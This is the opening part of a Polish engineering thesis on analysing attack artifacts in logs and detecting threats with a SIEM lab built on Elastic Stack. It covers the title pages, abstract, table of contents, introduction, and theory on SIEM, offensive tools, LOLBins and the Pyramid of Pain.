

# Praca Dyplomowa Inżynierska

Damian Bugaj  
200787

## Artefakty ataków w logach – analiza i detekcja zagrożeń w systemach SIEM na przykładach laboratoryjnych

Attack Artifacts in Logs – Analysis and Threat Detection in SIEM Systems  
Based on Laboratory Examples

Praca dyplomowa na kierunku:  
Informatyka

Praca wykonana pod kierunkiem  
dr hab. inż. Leszka Chmielewskiego, prof. uczelni  
Katedra Sztucznej Inteligencji  
Instytut Informatyki Technicznej

Warszawa, 2025



SZKOŁA GŁÓWNA  
GOSPODARSTWA  
WIEJSKIEGO

Wydział Zastosowań  
Informatyki  
i Matematyki



### **Oświadczenie promotora pracy**

Oświadczam, że niniejsza praca została przygotowana pod moim kierunkiem i stwierdzam, że spełnia warunki do przedstawienia tej pracy w postępowaniu o nadanie tytułu zawodowego.

Data ..... Podpis promotora .....

### **Oświadczenie autora pracy**

Świadom odpowiedzialności prawnej, w tym odpowiedzialności karnej za złożenie fałszywego oświadczenia, oświadczam, że niniejsza praca dyplomowa została napisana przeze mnie samodzielnie i nie zawiera treści uzyskanych w sposób niezgodny z obowiązującymi przepisami prawa, w szczególności ustawą z dnia 4 lutego 1994 r. o prawie autorskim i prawach pokrewnych (Dz.U. 2019 poz. 1231 z późn. zm.).

Oświadczam, że przedstawiona praca nie była wcześniej podstawą żadnej procedury związanej z nadaniem dyplому lub uzyskaniem tytułu zawodowego.

Oświadczam, że niniejsza wersja pracy jest identyczna z załączoną wersją elektroniczną. Przyjmuję do wiadomości, że praca dyplomowa poddana zostanie procedurze antyplagiatowej.

Data ..... Podpis autora pracy .....



## **Streszczenie**

### **Artefakty ataków w logach – analiza i detekcja zagrożeń w systemach SIEM na przykładach laboratoryjnych**

W pracy skupiono się na analizie artefaktów pozostawianych przez ataki w logach systemowych i sieciowych oraz metodach ich detekcji w systemach *Security Information and Event Management* (SIEM). Celem jest zbadanie, w jaki sposób różne incydenty bezpieczeństwa pozostawiają ślady w logach oraz jak można je wykrywać i analizować przy użyciu dostępnych narzędzi do monitorowania i korelacji zdarzeń. W ramach badań skonfigurowane zostało środowisko laboratoryjne, w którym symulowane będą ataki, a następnie analizowane logi pod kątem identyfikacji nietypowych aktywności i anomalii bezpieczeństwa.

**Keywords** – SIEM, Elastic Stack, cybersecurity, threat detection, attack artifacts, security logs

## **Summary**

### **Attack Artifacts in Logs – Analysis and Threat Detection in SIEM Systems Based on Laboratory Examples**

This thesis focuses on the analysis of artifacts left by attacks in system and network logs, as well as methods of detecting them using Security Information and Event Management (SIEM) systems. The goal is to examine how different security incidents leave traces in logs and how these traces can be detected and analyzed using available monitoring and event correlation tools. As part of the research, a laboratory environment was configured to simulate attacks and subsequently analyze the logs in terms of identifying unusual activities and security anomalies.

**Keywords** – SIEM, Elastic Stack, cybersecurity, threat detection, attack artifacts, security logs



## **Dedykacja**

*Tę pracę dedykuję mojej cioci Zofii, która zawsze we mnie wierzy,  
oraz mojej świętej pamięci babci Eli, której miłość nie знаła granic.*

*Dziękuję Wam za nieustanne wsparcie, troskę i ciepło,  
a także za to, że nigdy nie zmarnowałyście żadnej okazji, by się mną zaopiekować.*



## **Spis treści**

1. Wstęp.....	13
1.1. Uzasadnienie wyboru tematu.....	13
1.2. Cel i zakres pracy.....	13
1.3. Metodologia pracy.....	14
1.4. Struktura pracy.....	14
2. Wprowadzenie teoretyczne.....	16
2.1. Bezpieczeństwo systemów informatycznych – znaczenie monitoringu.....	16
2.2. Znaczenie logów w cyberbezpieczeństwie.....	17
2.3. Systemy SIEM – funkcje, architektura, zastosowanie.....	17
2.3.1. Architektura SIEM.....	18
2.3.2. Zastosowanie SIEM w praktyce.....	18
2.3.3. Różnica między SIEM a klasycznym logowaniem.....	19
2.3.4. Sigma – uniwersalny język reguł detekcji.....	19
2.4. Narzędzia ofensywne wykorzystywane do symulacji ataków.....	19
2.4.1. Kali Linux.....	20
2.4.2. Metasploit.....	20
2.4.3. Inne popularne narzędzia.....	20
2.4.4. LOLBins ( <i>Living Off the Land Binaries</i> ).....	21
2.5. Modele ataku i ich klasyfikacja.....	22
2.5.1. Artefakty ataku i Typy wskaźników zagrożeń.....	22
2.5.2. Cyber Kill Chain.....	24
2.5.3. MITRE ATT&CK.....	24
2.5.4. ATT&CK Navigator – mapa taktyk i technik.....	27
2.5.5. Malware, exploit, payload i wektor ataku – mechanizmy infekcji i wykonania ataku.....	27
2.6. Klasyfikacja logów i źródeł informacji.....	29
2.6.1. Logi systemowe.....	29
2.6.2. Logi sieciowe.....	29
2.6.3. Logi usługowe (Active Directory, IIS).....	30
2.6.4. Eventy bezpieczeństwa (FIM, EDR).....	30

2.7. Przegląd i klasyfikacja metod detekcji.....	30
2.7.1. Detekcja sygnaturowa.....	31
2.7.2. Detekcja anomalii.....	31
2.7.3. Detekcja behawioralna.....	31
2.7.4. Detekcja korelacyjna.....	32
2.7.5. Hybrydowe metody detekcji.....	32
2.7.6. Znaczenie linii bazowej ( <i>baseline</i> ) w detekcji.....	32
2.8. Przegląd narzędzi do detekcji i analizy logów.....	33
2.8.1. Suricata (IDS i IPS).....	34
2.8.2. Zeek.....	34
2.8.3. Sysmon.....	34
2.8.4. Elastic Defend.....	35
2.8.5. Wazuh (OSSEC).....	35
2.8.6. Elastic Stack.....	35
2.8.7. pfSense jako firewall i źródło logów.....	36
2.8.8. VirusTotal (analiza reputacji i zachowania plików).....	36
2.9. Mechanizmy zbierania i przesyłania logów w systemach SIEM.....	37
2.9.1. Agentowe i bezagentowe podejścia do zbierania logów.....	37
2.9.2. Protokół Syslog (UDP, TCP).....	38
2.9.3. Beats - Winlogbeat, Filebeat, Metricbeat.....	38
2.9.4. Elastic Agent – architektura i funkcje.....	39
2.9.5. OSSEC/Wazuh Agent – przesyłanie logów HIDS.....	39
2.10. Klasyfikacja alertów: prawdziwe i fałszywe alarmy.....	39
3. Środowisko laboratoryjne.....	41
3.1. Topologia sieci – opis i diagram.....	41
3.2. Wirtualizacja środowiska (VMware Workstation).....	43
3.3. Konfiguracja pfSense – routing, NAT, SPAN/mirror i jego rola.....	43
3.4. Opis maszyn wirtualnych i ich ról.....	44
3.4.1. Kali Linux – maszyna atakująca.....	44
3.4.2. Windows Server 2019 – DC, DNS, IIS.....	44
3.4.3. Windows 10 – klient w domenie.....	45
3.4.4. Ubuntu – maszyna detekcyjna HIDS (Wazuh).....	45

3.4.5. Ubuntu – maszyna detekcyjna SIEM.....	46
4. Narzędzia i systemy detekcji – konfiguracja praktyczna.....	47
4.1. Suricata – konfiguracja, reguły, źródła logów.....	47
4.2. Zeek – konfiguracja, logi, typy analizowanych zdarzeń.....	48
4.3. Sysmon i Windows Event Log – konfiguracja detekcji hostów.....	48
4.4. Elastic Defend – monitorowanie w czasie rzeczywistym.....	49
4.5. Wazuh – konfiguracja i integracja.....	49
4.6. Elastic Stack – logowanie, analiza, wizualizacja.....	49
4.7. pfSense – konfiguracja źródeł logów.....	50
4.8. Metody przesyłania logów w środowisku laboratoryjnym.....	50
4.8.1. Przesył logów z hostów Windows Server i klienta (Winlogbeat, Elastic Defend, FIM).....	50
4.8.2. Przesył logów z serwera IIS (Filebeat).....	50
4.8.3. Przesył logów z Zeek i Suricata (SPAN/mirror, Filebeat).....	51
4.8.4. Przesył logów z pfSense (Syslog UDP, Elastic Agent).....	51
4.8.5. Przesył logów hostowych z Wazuh Agent.....	51
5. Scenariusz ataku – implementacja i przebieg.....	52
5.1. Przygotowanie środowiska ofiary.....	53
5.2. Generowanie payloadu C2 (Apollo) w Mythic.....	53
5.3. Skanowanie sieci i Portów narzędziem Nmap.....	54
5.4. Atak typu <i>brute-force</i> na RDP narzędziem Hydra.....	55
5.5. Przygotowanie systemu do pobrania payloadu.....	56
5.6. Pobranie i uruchomienie payloadu.....	58
5.7. Mechanizmy utrzymania dostępu.....	59
5.8. Kontynuacja ataku po RDP – rekonesans i eksfiltracja.....	60
5.9. Dalsze działania po zalogowaniu kolejnego użytkownika.....	63
6. Detekcja zagrożeń i analiza artefaktów w oparciu o scenariusz ataku.....	65
6.1. Wykrycie ataku na poziomie sieciowym.....	66
6.2. Weryfikacja logów systemowych w kontekście ataku.....	69
6.3. Analiza aktywności PowerShell i procesów potomnych.....	72
6.4. Utrwalenie dostępu i analiza trwałych mechanizmów.....	77
6.5. Śledzenie złośliwego pliku i późniejsza aktywność agenta Apollo.....	80

6.6. Analiza złośliwego pliku w VirusTotal Sandbox.....	85
7. Analiza końcowa i podsumowanie detekcji.....	89
7.1. Przegląd zdobytych artefaktów i ich znaczenia.....	89
7.2. Klasyfikacja artefaktów według piramidy bólu.....	90
7.3. Mapowanie scenariusza do modelu MITRE ATT&CK.....	93
7.4. Ocena skuteczności narzędzi detekcyjnych.....	97
7.6. Przeprowadzone metody detekcji.....	98
8. Podsumowanie.....	100
8.1. Realizacja celów pracy.....	100
8.2. Najważniejsze wnioski z porównań i testów.....	101
8.3. Propozycje rozbudowy środowiska i przyszłych badań.....	102
9. Bibliografia.....	105

# **1. Wstęp**

## **1.1. Uzasadnienie wyboru tematu**

Współczesne organizacje stają wobec rosnącego ryzyka cyberataków, które stają się coraz bardziej wyrafinowane, trudniejsze do wykrycia i często skutkują znacznymi stratami finansowymi oraz wizerunkowymi. W odpowiedzi na te wyzwania, systemy klasy SIEM (ang. *Security Information and Event Management*) zyskały na znaczeniu jako kluczowe narzędzia do detekcji, analizy i reagowania na incydenty bezpieczeństwa.

Temat pracy inżynierskiej został wybrany ze względu na praktyczne znaczenie logów jako źródła wiedzy o stanie bezpieczeństwa systemów informatycznych oraz potrzebę ich skutecznej analizy. W szczególności interesującym zagadnieniem jest identyfikacja technicznych śladów ataku, tzw. artefaktów w logach systemowych i sieciowych oraz ocena, na ile za pomocą dostępnych narzędzi jesteśmy w stanie je wychwycić.

Wybór tematu został również podyktowany potrzebą budowania kompetencji typowych dla zespołów *Blue Team* oraz *Security Operations Center* (SOC), gdzie analiza logów i tworzenie reguł detekcyjnych są codzienną praktyką. Dzięki praktycznemu wymiarowi pracy może ona stanowić fundament dalszego rozwoju zawodowego w dziedzinie bezpieczeństwa operacyjnego, a samo laboratorium testowe może pełnić rolę bezpiecznego środowiska do eksperymentowania z realistycznymi scenariuszami ataków, nauki analizy logów oraz testowania skuteczności mechanizmów detekcji.

## **1.2. Cel i zakres pracy**

Celem niniejszej pracy jest przeanalizowanie, w jaki sposób różne typy ataków zostawiają ślady (artefakty) w logach systemowych i sieciowych oraz jak skutecznie można je wykrywać przy użyciu narzędzi typu SIEM. W ramach realizacji celu głównego zaplanowano następujące działania:

- budowa kontrolowanego środowiska laboratoryjnego odwzorowującego rzeczywistą infrastrukturę IT (z domeną Active Directory, ruchem sieciowym i punktami końcowymi),

- przeprowadzenie symulacji realistycznych scenariuszy ataków przy użyciu narzędzi ofensywnych (np. Nmap, Mythic, LOLBins),
- zebranie logów z różnych warstw: hostów (Sysmon, Elastic Defend), sieci (Suricata, Zeek), systemów (Windows Event Log, IIS, DNS, AD) oraz urządzeń pośredniczących (pfSense) oraz późniejsza analiza wybranych logów,
- wykorzystanie narzędzia MITRE ATT&CK Navigator do mapowania technik i taktyk ataku oraz wizualizacji etapów scenariusza ataku w odniesieniu do framework'a ATT&CK,
- tworzenie dashboardów umożliwiających wizualizację aktywności związanej z atakami, identyfikację nietypowych zachowań, analizę zdarzeń w czasie rzeczywistym oraz zestawienie artefaktów z różnych źródeł logów (Kibana),
- porównanie skuteczności różnych narzędzi i metod detekcji (sygnaturowej, anomalii, behawioralnej, korelacyjnej).

### **1.3. Metodologia pracy**

Praca opiera się na metodologii badawczej typu eksperymentalnego, w której kluczowe znaczenie odgrywa stworzone środowisko laboratoryjne. Poszczególne etapy metodologii to:

1. Projekt i konfiguracja środowiska testowego – obejmuje podział sieci, wdrożenie komponentów wdrożenie komponentów monitorujących i analitycznych (Elastic Stack, Zeek, Suricata, Elastic Defend, FIM, Sysmon, Pfsense), instalację systemów Windows/Linux oraz integrację logów.
2. Symulacja ataków – w środowisku odizolowanym przeprowadzane są ataki zgodne z taktykami MITRE ATT&CK składające się na łańcuch ataku (*Kill Chain*).
3. Zbieranie i analiza logów – identyfikacja artefaktów w logach, korelację danych z różnych warstw infrastruktury w scentralizowanym środowisku SIEM opartym na Elastic Stack.
4. Wizualizacja i wnioski – prezentacja wyników w postaci dashboardów (Kibana, ATT&CK Navigator) oraz analiza porównawcza skuteczności.

#### **1.4. Struktura pracy**

Praca została podzielona na dziewięć rozdziałów:

1. Wstęp – wprowadzenie, uzasadnienie wyboru tematu, zakres i cel pracy, metodologia.
2. Wprowadzenie teoretyczne – przegląd podstawowych pojęć związanych z bezpieczeństwem, logami, SIEM i modelami ataków.
3. Środowisko laboratoryjne – szczegółowy opis infrastruktury testowej oraz zastosowanych komponentów.
4. Narzędzia i systemy detekcji – konfiguracja praktyczna – opis narzędzi używanych do zbierania i analizy logów.
5. Scenariusz ataku – implementacja i przebieg – szczegółowy opis przeprowadzonego symulowanego ataku w środowisku testowym.
6. Detekcja zagrożeń i analiza artefaktów w oparciu o scenariusz ataku – analiza logów systemowych i sieciowych, identyfikacja artefaktów i etapów ataku.
7. Analiza końcowa i podsumowanie detekcji – przegląd zdobytych artefaktów, klasyfikacja według piramidy bólu, mapowanie do MITRE ATT&CK, ocena skuteczności detekcji.
8. Podsumowanie – realizacja celów, wnioski i propozycje dalszego rozwoju środowiska.
9. Bibliografia – spis wykorzystanych źródeł naukowych i technicznych.

## **2. Wprowadzenie teoretyczne**

### **2.1. Bezpieczeństwo systemów informatycznych – znaczenie monitoringu**

Monitoring systemów informatycznych stanowi fundament skutecznej strategii obrony przed cyberzagrożeniami. Współczesne organizacje, niezależnie od skali działalności, każdego dnia przetwarzają ogromne ilości danych oraz realizują liczne operacje i procesy biznesowe. Każde z tych działań generuje zdarzenia, które powinny być rejestrowane, analizowane i korelowane w czasie rzeczywistym [1].

Prawidłowo wdrożony monitoring umożliwia nie tylko wykrywanie trwających incydentów, ale również identyfikację potencjalnych luk w zabezpieczeniach, analizę długoterminowych trendów, przeprowadzanie audytów zgodności oraz budowanie świadomości sytuacyjnej w organizacji. Istotnym uzupełnieniem skutecznego monitoringu jest także segmentacja sieci, polegająca na logicznym podziale infrastruktury na mniejsze strefy (np. strefę użytkowników, serwerów, urządzeń brzegowych, czy detekcyjną).

W ramach większych organizacji zadania te realizowane są przez wyspecjalizowane jednostki, takie jak SOC (*Security Operations Center*), czyli centra operacji bezpieczeństwa odpowiedzialne za całodobowe monitorowanie, wykrywanie i reagowanie na incydenty bezpieczeństwa. Działalność SOC obejmuje zarówno działania prewencyjne, jak i reakcję na realne zagrożenia, zarządzanie incydentami, tworzenie kopii zapasowych oraz zapewnienie zgodności z regulacjami branżowymi [2].

W dobie stale rosnącej liczby cyberataków oraz coraz bardziej zaawansowanych technik stosowanych przez cyberprzestępców, ciągły monitoring przestaje być opcjonalnym dodatkiem, a staje się niezbędnym elementem nowoczesnego systemu cyberbezpieczeństwa.

Poprzez analizę zgromadzonych logów i danych telemetrycznych możliwe jest wykrywanie ataków i badanie ich śladów. W kolejnych rozdziałach omówione zostaną narzędzia wspierające ten proces oraz przykłady, jak odpowiednio skonfigurowany monitoring powinien zidentyfikować aktywność charakterystyczną dla ataków.

## **2.2. Znaczenie logów w cyberbezpieczeństwie**

Logi, czyli dzienniki zdarzeń, stanowią jedno z najważniejszych źródeł wiedzy o aktywnościach zachodzących w systemach informatycznych. Rejestrują m.in. zdarzenia związane z logowaniem, modyfikacjami plików, operacjami sieciowymi, błędami systemowymi czy reakcjami mechanizmów bezpieczeństwa. Analiza tych danych pozwala nie tylko na wykrycie incydentów, ale również na odtworzenie ich przebiegu i ocenę potencjalnych skutków [1].

Bezpieczne gromadzenie i przechowywanie logów umożliwia późniejsze prowadzenie dochodzeń cyfrowych (*digital forensics*), weryfikację zgodności z regulacjami (*compliance*), a także retrospektywną analizę w poszukiwaniu zagrożeń, które wcześniej mogły pozostać niezauważone.

Z punktu widzenia centrum operacji bezpieczeństwa (SOC), logi to nie tylko dane archiwalne, lecz przede wszystkim narzędzie pozwalające na bieżące monitorowanie sytuacji w infrastrukturze IT. Ich wartość rośnie wraz z możliwością integracji informacji z wielu źródeł: stacji roboczych, serwerów, urządzeń sieciowych, systemów operacyjnych, aplikacji czy środowisk chmurowych.

Nowoczesne systemy SIEM traktują logi jako kluczowy materiał wejściowy do analizy i korelacji zdarzeń. Dzięki temu możliwe jest automatyczne wykrywanie anomalii, generowanie alertów i skracanie czasu reakcji na incydenty, co bezpośrednio wpływa na odporność organizacji na współczesne zagrożenia.

Kluczowe jest świadome określenie zakresu zbieranych logów – zbyt duża ilość danych może utrudnić analizę, a nawet uniemożliwić skuteczne wykrycie incydentów. Zjawisko to określa się mianem „szumu” (ang. *noise*), oznacza ono zbędne lub mało istotne wpisy w logach, które obciążają systemy analityczne i utrudniają identyfikację faktycznych zagrożeń. Dlatego ważne jest, aby już na etapie projektowania monitoringu określić, które logi są rzeczywiście istotne z punktu widzenia bezpieczeństwa [3].

## **2.3. Systemy SIEM – funkcje, architektura, zastosowanie**

Systemy SIEM (*Security Information and Event Management*) zapewniają centralne miejsce do gromadzenia, analizy i korelacji danych z różnych źródeł IT. Ich podstawową funkcją jest centralizacja zbierania i analizy danych zdarzeń pochodzących z całej infrastruktury IT oraz przekształcenie ich w użyteczne informacje dla zespołów bezpieczeństwa [4].

### **2.3.1. Architektura SIEM**

Aby realizować wspomniane wcześniej funkcje, systemy SIEM opierają się na modularnej architekturze złożonej z wyspecjalizowanych komponentów:

- Zarządzanie logami (*Log Management*) – centralizacja danych z różnych komponentów infrastruktury (serwery, zapory, IDS/IPS, aplikacje itp.), ich normalizacja i przechowywanie,
- Korelacja i analiza zdarzeń (*Event Correlation and Analytics*) – analiza wzorców w danych z logów, wykorzystanie reguł korelacyjnych i uczenia maszynowego do wykrywania zagrożeń,
- Monitorowanie incydentów i alertowanie – bieżące monitorowanie sieci i systemów w poszukiwaniu nietypowych zachowań, generowanie alertów i priorytetyzacja zagrożeń,
- Zarządzanie zgodnością i raportowaniem – generowanie raportów wymaganych przez przepisy oraz śledzenie aktywności pod kątem audytów i analizy powłamaniowej.

Systemy SIEM często integrują się z innymi narzędziami, tworząc kompleksowy ekosystem detekcji i reakcji. W wielu systemach SIEM komponenty takie jak parser logów, silnik korelacji i mechanizm alertowania mogą działać jako oddzielne moduły, ale współpracują jako całość [5].

### **2.3.2. Zastosowanie SIEM w praktyce**

Systemy SIEM są wykorzystywane w wielu obszarach:

- W centrach operacji bezpieczeństwa (SOC) – jako kluczowe narzędzie do analizy i reagowania na incydenty,
- W dużych i średnich firmach – do monitorowania zgodności i wykrywania nadużyć,
- W administracji publicznej i sektorze zdrowia – do zapewnienia zgodności z przepisami,
- W sektorze finansowym – do wykrywania prób oszustw, anomalii i nieautoryzowanych działań.

SIEM umożliwia analizę historycznych danych, co wspomaga dochodzenia oraz identyfikację metod działania atakujących. Pozwala też na wdrożenie zautomatyzowanych reguł reakcji (SOAR – *Security Orchestration, Automation, and Response*), co umożliwia szybką reakcję zespołów bezpieczeństwa [5].

### **2.3.3. Różnica między SIEM a klasycznym logowaniem**

Choć zarówno SIEM, jak i klasyczne serwery logów (np. syslog, Event Viewer w Windows, logi aplikacyjne) gromadzą dane, różnią się one zakresem funkcjonalności i przeznaczeniem. Poniżej przedstawiono porównanie na przykładzie sysloga jako typowego, klasycznego narzędzia logowania:

- Zakres danych – Syslog gromadzi głównie logi systemowe i SNMP, SIEM natomiast zbiera dane z wielu źródeł, w tym systemów operacyjnych, aplikacji, antywirusów, IDS czy baz danych.
- Detekcja zagrożeń – Serwer syslog służy głównie do ręcznej analizy, podczas gdy SIEM stosuje korelację, reguły, uczenie maszynowe i analizę zachowań.
- Automatyzacja reakcji – Syslog może reagować skryptami, SIEM oferuje zaawansowane możliwości automatyzacji.
- Wsparcie compliance – Syslog umożliwia podstawowe raportowanie, SIEM zapewnia zaawansowane raporty i zgodność z regulacjami [6].

### **2.3.4. Sigma – uniwersalny język reguł detekcji**

Sigma to otwarty standard opisu reguł detekcji dla systemów logowania. Jego głównym celem jest umożliwienie tworzenia niezależnych od konkretnego rozwiązania SIEM reguł detekcji. Reguły tworzy się w formacie YAML, które następnie można automatycznie konwertować do natywnych zapytań np. w Kibanie, Splunku czy Graylogu. Dzięki temu analitycy mogą dzielić się regułami w sposób niezależny od konkretnego środowiska, co przyspiesza i ułatwia reagowanie na nowe zagrożenia. Sigma posiada bogatą dokumentację dostępną publicznie, zawierającą zarówno zasady tworzenia reguł, jak i przykładowe scenariusze wykrywania popularnych technik ataków [7].

## **2.4. Narzędzia ofensywne wykorzystywane do symulacji ataków**

W celu przetestowania odporności systemów informatycznych na zagrożenia, często stosuje się narzędzia ofensywne umożliwiające symulację realnych ataków w kontrolowanych warunkach. Pozwalają one na sprawdzenie skuteczności mechanizmów detekcji, reakcji i analizy incydentów. Jest to szczególnie istotne w kontekście doskonalenia systemów klasy SIEM oraz podnoszenia ogólnego poziomu bezpieczeństwa organizacji. Choć szczegółowy opis narzędzi ofensywnych nie stanowi

bezpośrednio części teoretycznej detekcji zagrożeń, to jednak ich obecność w niniejszej pracy nie jest motywowana wyłącznie potrzebą przeprowadzenia ataków w środowisku laboratoryjnym. Ich znajomość jest absolutnie kluczowa dla skutecznej pracy analityka bezpieczeństwa. Aby skutecznie wykrywać i przeciwdziałać atakom, należy rozumieć narzędzia, z których korzystają potencjalni napastnicy. Innymi słowy, nie da się skutecznie bronić przed zagrożeniami, których się nie zna.

#### **2.4.1. Kali Linux**

Kali Linux to specjalistyczna dystrybucja systemu operacyjnego Linux, zaprojektowana z myślą o testach penetracyjnych i audytach bezpieczeństwa. Zawiera ponad 600 preinstalowanych narzędzi przeznaczonych do wykrywania luk, analizy sieci, sniffingu, łamania haseł, inżynierii wstępnej oraz innych działań związanych z testowaniem zabezpieczeń. Kali Linux wyróżnia się wysoką modularnością, częstymi aktualizacjami oraz dużym wsparciem społeczności, co czyni go podstawowym narzędziem pracy specjalistów ds. cyberbezpieczeństwa [8].

#### **2.4.2. Metasploit**

Metasploit Framework to jedno z najpopularniejszych narzędzi do przeprowadzania testów penetracyjnych. Umożliwia wykonywanie ataków w sposób zautomatyzowany, testowanie podatności oraz tworzenie i modyfikowanie własnych exploitów. Oferuje bogaty zestaw modułów ataków, które mogą być stosowane wobec systemów operacyjnych, aplikacji oraz urządzeń sieciowych. Narzędzie to znajduje szerokie zastosowanie w działaniach typu *red teaming*, w symulacjach APT (*Advanced Persistent Threat*), czyli zorganizowanych, długofalowych grup atakujących o dużych zasobach i ukierunkowanym działaniu, oraz w edukacji z zakresu bezpieczeństwa [9].

#### **2.4.3. Inne popularne narzędzia**

Poza Kali Linux i Metasploit istnieje wiele innych narzędzi wykorzystywanych podczas testów bezpieczeństwa. Do najczęściej stosowanych należą:

- Nmap – narzędzie do skanowania sieci, pozwalające na identyfikację aktywnych hostów, otwartych portów, uruchomionych usług oraz systemów operacyjnych [10].
- Burp Suite – kompleksowe narzędzie do testowania bezpieczeństwa aplikacji webowych, umożliwiające m.in. przechwytywanie i modyfikowanie żądań HTTP/S, analizę odpowiedzi oraz automatyczne wykrywanie podatności [11].

- John the Ripper – program do łamania haseł przy użyciu słowników, ataków *brute-force* oraz technik hybrydowych [12].
- Wireshark – zaawansowany analizator ruchu sieciowego, umożliwiający przechwytywanie i szczegółową analizę pakietów przesyłanych w sieci [13].
- Hydra – szybkie narzędzie do przeprowadzania ataków słownikowych i *brute-force* na wiele popularnych protokołów, takich jak SSH, FTP, HTTP, Telnet i inne [14].
- Impacket – biblioteka narzędzi w języku Python służących do pracy z protokołami sieciowymi, szczególnie przydatna przy atakach w środowiskach Windows [15].
- Mimikatz – zaawansowane narzędzie służące do odzyskiwania poświadczeń z pamięci systemów Windows, często wykorzystywane do eskalacji uprawnień i poruszania się w sieci [16].
- Mythic – nowoczesny framework C2 (*Command and Control*) służący do komunikacji z zainfekowanym systemem, zarządzania zdalnymi agentami podczas symulacji ataków. Umożliwia tworzenie niestandardowych implantów, wykonywanie poleceń, eksfiltrację danych i testowanie mechanizmów detekcji w środowiskach Windows, Linux i macOS [17].

Każde z tych narzędzi pełni określoną funkcję i mogą być wykorzystane na różnych etapach symulowanego ataku.

#### **2.4.4. LOLBins (*Living Off the Land Binaries*)**

*Living Off the Land Binaries*, czyli tzw. LOLBins, to legalne, wbudowane w system operacyjny narzędzia o niezłośliwym przeznaczeniu. Mimo że nie są z natury złośliwe, to jednak często wykorzystywane są przez grupy *Red Team* oraz przez realnych atakujących w ramach tzw. technik „*living off the land*”, czyli prowadzenia działań ofensywnych z użyciem zaufanych komponentów systemu, co znacząco utrudnia detekcję i analizę incydentów. Analiza aktywności związanej z LOLBins jest jednym z kluczowych elementów monitoringu anomalii, ponieważ ich niestandardowe użycie może świadczyć o zaawansowanym ataku, który unika klasycznych sygnatur wykrywania złośliwego oprogramowania. Detekcja takich technik wymaga nie tylko dobrego rozumienia funkcji tych binarek, ale również kontekstu, w jakim są używane. Dobrymi przykładami LOLBins są powershell.exe, Rundll32.exe czy chociażby Word.exe .

W odpowiedzi na rosnące wykorzystanie tych technik w rzeczywistych atakach, powstał otwartoźródłowy projekt LOLBAS (*Living Off the Land Binaries And Scripts*) [18], który systematycznie kataloguje wszystkie znane narzędzia systemu Windows mogące zostać użyte w działaniach ofensywnych. Projekt ten obejmuje nie tylko klasyczne binarki (LOLBins), ale również skrypty oraz biblioteki DLL, które w określonych warunkach mogą zostać nadużyte. Każdy wpis w bazie LOLBAS zawiera nazwę komponentu, jego lokalizację, możliwe scenariusze wykorzystania, przykładowe komendy oraz wskazówki dotyczące detekcji.


## 2.5. Modele ataku i ich klasyfikacja

W celu skutecznej analizy i wykrywania zagrożeń, istotne jest zrozumienie, jak atakujący realizują swoje działania, jak je planują, jakie pozostawiają ślady oraz jakie typy wskaźników zagrożeń można wykorzystać do detekcji.

### 2.5.1. Artefakty ataku i Typy wskaźników zagrożeń

Artefakty ataku to wszelkie techniczne ślady, jakie pozostawia po sobie cyberprzestępca w infrastrukturze. *Indicators of Compromise* (IoC) natomiast to techniczne ślady świadczące o tym, że system mógł zostać naruszony. Elementy możliwe do wykrycia i skorelowania z aktywnością atakującą. Każdy IoC jest artefaktem ataku, ale nie każdy artefakt ataku spełnia kryteria IoC.

Jednym z przydatnych narzędzi koncepcyjnych wspierających analizę IoC jest tzw. Piramida Bólu (*Pyramid of Pain*), zaproponowana przez Davida Bianco (Rysunek 1). Model ten porządkuje wskaźniki kompromitacji według poziomu trudności ich modyfikacji przez atakującego oraz wpływu, jaki ma ich skuteczne wykrycie na ograniczenie działań przeciwnika.



Rysunek 1: Piramida Bólu - klasyfikacja wskaźników zagrożeń.  
Źródło [19]

Model Piramidy Bólu klasyfikuje wskaźniki zagrożeń od najłatwiejszych do zmiany (dolina część piramidy) do najtrudniejszych (szczyt). Zrozumienie tej hierarchii pozwala priorytetyzować działania detekcyjne i obronne. Kolejne poziomy to:

1. Wartości skrótów (Hashes) – to ciąg znaków o stałej długości, wygenerowany przez funkcję skrótu (np. MD5, SHA-1, SHA-256) na podstawie danych wejściowych, takich jak plik, tekst czy hasło. Nawet zmiana jednego bitu w oryginalnych danych powoduje zupełnie inny wynik hashujący, co czyni te funkcje bardzo czułymi na modyfikacje. Wartości hash są wykorzystywane m.in. do weryfikacji integralności danych, uwierzytelniania oraz właśnie identyfikacji plików (np. malware'u), ale są łatwe do obejścia przez modyfikację zawartości.
2. Adresy IP – podstawowe wskaźniki, ale bardzo łatwe do zmiany, szczególnie przy użyciu proxy lub botnetów.
3. Nazwy domen – trudniejsze do rotacji niż IP, lecz nadal możliwe do szybkiej podmiany.
